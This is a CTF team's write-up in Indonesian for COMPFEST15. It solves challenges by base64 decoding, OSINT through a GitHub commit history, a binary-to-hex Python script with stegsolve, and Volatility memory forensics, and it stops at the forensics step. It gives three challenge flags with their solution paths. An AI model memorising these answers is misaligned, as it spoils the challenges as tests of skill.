
WRITEUP CTF COMPFEST15 TIM HEN9KER 8ERKELAS


- **Febrian**
- **Bagas**
- **Guntur**

classroom




```
┌──(kali㉿kali)-[/media/sf_kalilinux/compfest]
└─$ echo "QWt1IG1lbnllbWJ1bnlpa2FuIGZsYWdueWEgZGkgamFkd2FsIEhhcmkgU2VsYXNhIGthcmVuYSBrdWtpcmEgdGlkYWsgYWRhIG11cmlkIHlhbmcgc2VjZXJkYXMgaXR1IQ==" | base64 -d
Aku menyembunyikan flagnya di jadwal Hari Selasa karena kukira tidak ada murid yang secerdas itu!
```

di sheets utama ada base64, tinggal decode, ternyata ngasih tau kalo nyembunyiin kode di hari selasa, yaudah ambil di sebelah sesuai cell



Daftar Ruangan Kelas Fakultas Ilmu Komputer Semester Genap 2022/2023


Hari\Matkul	Jaringan Komunikasi dan Data	Statistika dan Probabilitas	Statistika Terapan	Basis Data	Pemrograman Berbasis Platform	Sistem Interaksi	Matematika Diskret	Sistem Operasi	Pengelolaan Data Besar
Senin	A4	A2	A1	A8	A5	A6	A9	A3	A7
Selasa	E2	E10	B9	D6	E3	D4	B1	D1	B5
Rabu	D10	C8	C7	C4	C1	C1	C5	C9	E1
Kamis	A8	A6	A5	A1	A9	E8	A2	A7	D2
Jum'at	C5	C3	C2	C9	C6	C7	C10	C4	C8



	A	B	C	D	E
1	A	4	k	s	9
2	_	m	p	j	v
3	a	H	i	x	_
4	1	_	t	e	d
5	s	Y	q	z	b
6	5	U	_	y	u
7	3	o	r	_	T
8	w	d	V	W	1
9	m	r	f	S	O
10	0	6	g	r	3
11					

Flag: COMPFEST15{v3ry_e4sY}

panic HR



linkedin andi hakim free terracota security analyst


About 8 results (0.37 seconds)

LinkedIn
https://id.linkedin.com › andi-haki... · Translate this page

Andi Hakim - Batam, Kepulauan Riau, Indonesia

Andi Hakim. Vice President - Partnership - Credit Cards at HSBC Wealth and Personal Banking · **andi hakim**. **Analyst** for Development Coorporation · **Andi Hakim**. Head ...

Missing: ~~free terracota~~



Andi Hakim

Passionate Security Analyst | Uncovering Vulnerabilities and Ensuring Digital Resilience | Expert in Threat Detection and Incident Response


Batam, Kepulauan Riau, Indonesia

4 pengikut

Terakota Free

Situs Web Pribadi

sesuai hint, nyari di google dengan kata kunci linkedin andi hakim free terracota security analyst, nanti ada personal web yaitu github, ada github project trs di commit history ada flag



nothing happen
andihakim99 committed last week

remove flag
andihakim99 committed last week


add flag
andihakim99 committed last week

Add files via upload
andihakim99 committed last week

Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

not simply corrupted

pas dicek pake hex editor, ternyata fotonya “diencode” jadi binary, bikin script python yang ngetranslate teks binary jadi hexa



```
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10001001110011101100111111011110101110001111011001010101100110010110000111111000011011111101101111000110001011000101110011101001110110100111011011100100011100100111 11
01001111100101010100101010101111011101000111101011011011101001100000010011110000011110000100111100001010000000001001100000010011111000001000011001101010010110011000 01
01111110000100101111010001000101011111111000100010100001001111111100110110011111000011000100000110000000000000001101001110110010000011010100101100110110001110010001 10
10100011101100011011000011000000011101110101101110101101111101101100110101110001010110001000110010001001110001100001111101111010111110010011001001000111010010101110 01
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11011111111000100111000000111000010000000100010101010000011010100000000110100000000100000001000110001000001101001000100000001000000000000100001010100001000010100100 00
00101000010000000010100000000010100000000000101000101001011010000011010110000010100010111000001100000000100000000000010000100101101101011001110000011101110111011110 00
01110110010110011110101000010000000000001010001100110110101010011101110000000100110001101000001000100101000001010101100000001110110011101010111100010101100100100000 10
11001001100111111100001001111011000101100011011001101111101000000010100100010000000100011001100000011000110011000000110000000001000100000101011011010100010100000100 00
11011001101110110000000001000101011000011010000010001001011000100101100100010110010010000001001110110100001001100101100010010110100101101111011111000110001010110100 10
11011000010001000000010001010101000001010100011010011111010000000110100001101101010000010110110111101101111011011101101000101011010100000110001011010000101010010010 10
00011100110100001011110110101011110001000000100101110000011010010001011110111011000011000010111111101000000100000000010100100010100000101111010100000000000010010101 00
00101111011000100111110000100110000101111101011101110101000110000001001101010100111110001111001111100011100111001101001111110000011101100111110010100100000000001001 01
00111100110110010001101011011001111111001000111110010111111001100111100011111100000111111100000111000111111011000001001110101100111101101001111110011000111011011101 11
10001101100111111111101110001101110000010110100001110110100001101101010101010111101101110100010000011111100010001010111001000001010001000010100001110101001111010000
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01110011000110101111001101110101101011100010111110011111101111001111100101111011001101001100111000010101000101011000110001101011000101101111010001101111011111011100 10
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```





```python
save = ""
with open("binary.txt",'r') as f:
    while x := f.read(4):
        y = hex(int(x,2))
        save += y[2]

with open("hex.txt", 'w') as f:
    f.write(save)
```



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

terus hasil hexa itu bikin file baru dengan cara taro di bless nanti jadi foto kucing.




/media/sf_kalilinux/compfest/ya.png - Bless
File Edit View Search Tools Help
New Open Save Undo Redo Cut Copy Paste Find Find and Replace
ya.png ×

```
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0000002c FD EB 8F 65 59 96 1F 86 FD BC 62 C5 CE 9D A7 6E 47 27 D3 E5 52 AB DD 1E B6 E9 81 3C 1E 13 C2 80 26 04 F8 21 9A 96 61 7E 12 F4 45 7F ...eY.....b....nG'..R......<....&..!..a~..E.
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00000108 96 96 F7 C6 2B 4B 61 10 11 54 15 1A 7D 01 A1 B5 05 B7 B7 B7 68 AD 41 8B 42 A4 A1 CD 0B DA BC 40 97 06 91 7B B0 C2 FE 81 00 52 28 2F ....+Ka..T..}.......h.A.B......@...{.....R(/
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0000018c 00 1E 36 9F 5D 9D 5C 45 BB EF B4 99 B4 AF 28 BA E0 7B E2 F4 9E F8 DB 7E AC FB 65 73 BF F7 7C F8 3B EC 5E 3B 4B E3 33 01 E6 CD BC E1 ..6.].\E......(..{.....~..es..|.;.^;K.3.....
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000002ec 2B E8 41 61 1B F8 94 18 11 11 E8 AA F9 1C 6E EE D4 35 21 8F 71 36 9C 92 C0 91 39 CB 83 80 AE 04 8D D7 EF DB E3 4D 46 50 B7 AC FE B4 +.Aa...........n..5!.q6....9..........MFP....
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000003f4 4B 70 27 93 4B 0A 55 C2 B2 2C C9 70 82 40 94 52 20 22 28 A5 80 88 8D 10 A9 80 C0 60 62 80 09 65 AA 00 80 79 5E 20 62 DA 9B 6A 03 54 Kp'.K.U..,.p.@.R "(.........`b..e...y^ b..j.T
00000420 21 A2 68 2E 31 C4 73 8D 49 5B 1F 79 62 00 02 A9 13 B4 35 48 53 B4 79 86 2E 0D DA 9A 8F B1 A1 A9 40 45 D1 44 FD D9 40 2D 25 B5 B6 6D !.h.1.s.I[.yb.....5HS.y.........@E.D..@-%..m
0000044c 0B C2 3E FE 8C B5 BB F8 58 D1 85 42 F4 99 7B 57 7F 6A F4 64 DD F6 FB B2 E9 E5 28 94 78 6B 6D 6F 17 F6 CF C6 27 AC 8E D1 DE 61 CE 7B ..>.....X..B..{W.j.d......(.xkmo....'....a.{
00000478 87 FB 95 76 99 5B FF 5E 77 9F 75 EE DA F1 9E D0 DC 2F 6F EB EB F7 88 CF F8 D9 B9 BE 29 4E 35 F8 A0 57 26 44 9E 63 68 1F DA DF 0B DA ...v.[.^w.u......./o..........)N5..W&D.ch.....
000004a4 49 3F CE 6B 55 63 DB D3 32 CE 3D 5E 15 A6 60 BB C0 45 FA 31 1B 9A A2 77 83 70 E8 02 F4 C9 20 86 3D E4 82 82 E6 4E FC 4C 5A 9A EE F5 I?.kUc..2.=^...`..E.1...w.p.... .=....N.LZ...
000004d0 C3 C7 EB FD 24 22 97 64 1F 63 30 E7 3F 8B 87 F6 AF 3E 64 2C 27 3A D0 EE 12 98 26 F4 99 E6 68 A7 AD D6 70 98 C3 5D 4B C2 A6 31 13 14 ....$".d.c0.?....>d,':.....&...h...p..]K..1..
000004fc 9C DD 9D 0E 07 30 73 01 71 01 97 0A 82 A2 14 86 62 86 6A C9 57 36 15 A8 02 4C 0C 2E 05 CC CE AC 6A 45 A9 9D B1 31 03 22 40 39 CE 20 .....0s.q.........b.j.W6...L......jE...1."@9.
00000528 10 A6 C3 84 5A AA DF C3 66 EA 13 01 31 F7 05 F3 1F A2 92 BF 07 F7 36 53 A3 49 BA 5B C9 D7 18 53 01 33 40 64 CF EC DA 9D 49 34 B5 16 ....Z...f...1..........6S.I.[...S.3@d....I4..
```



foto kucing masukin stegsolve.jar trs buka layer red plane 0




Flag: COMPFEST15{n0t_X4ctly_s0m3th1n9_4_b1t_1nn1t_f08486274d}

industrialspy

Dikasih file mem, buka pake volatility, check versinya yaitu windows7




```
PS C:\Users\Febrian\Downloads\kalilinux\compfest> .\volatility.exe -f .\lyubov_20230712.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP
1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\Febrian\Downloads\kalilinux\compfest\lyubov_20230712.mem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000283c0a0L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000283dd00L
                KPCR for CPU 1 : 0xfffff880009ea000L
                KPCR for CPU 2 : 0xfffff88002ea8000L
                KPCR for CPU 3 : 0xfffff88002f1d000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2023-07-12 06:59:30 UTC+0000
     Image local date and time : 2023-07-12 13:59:30 +0700
PS C:\Users\Febrian\Downloads\kalilinux\compfest> |
```



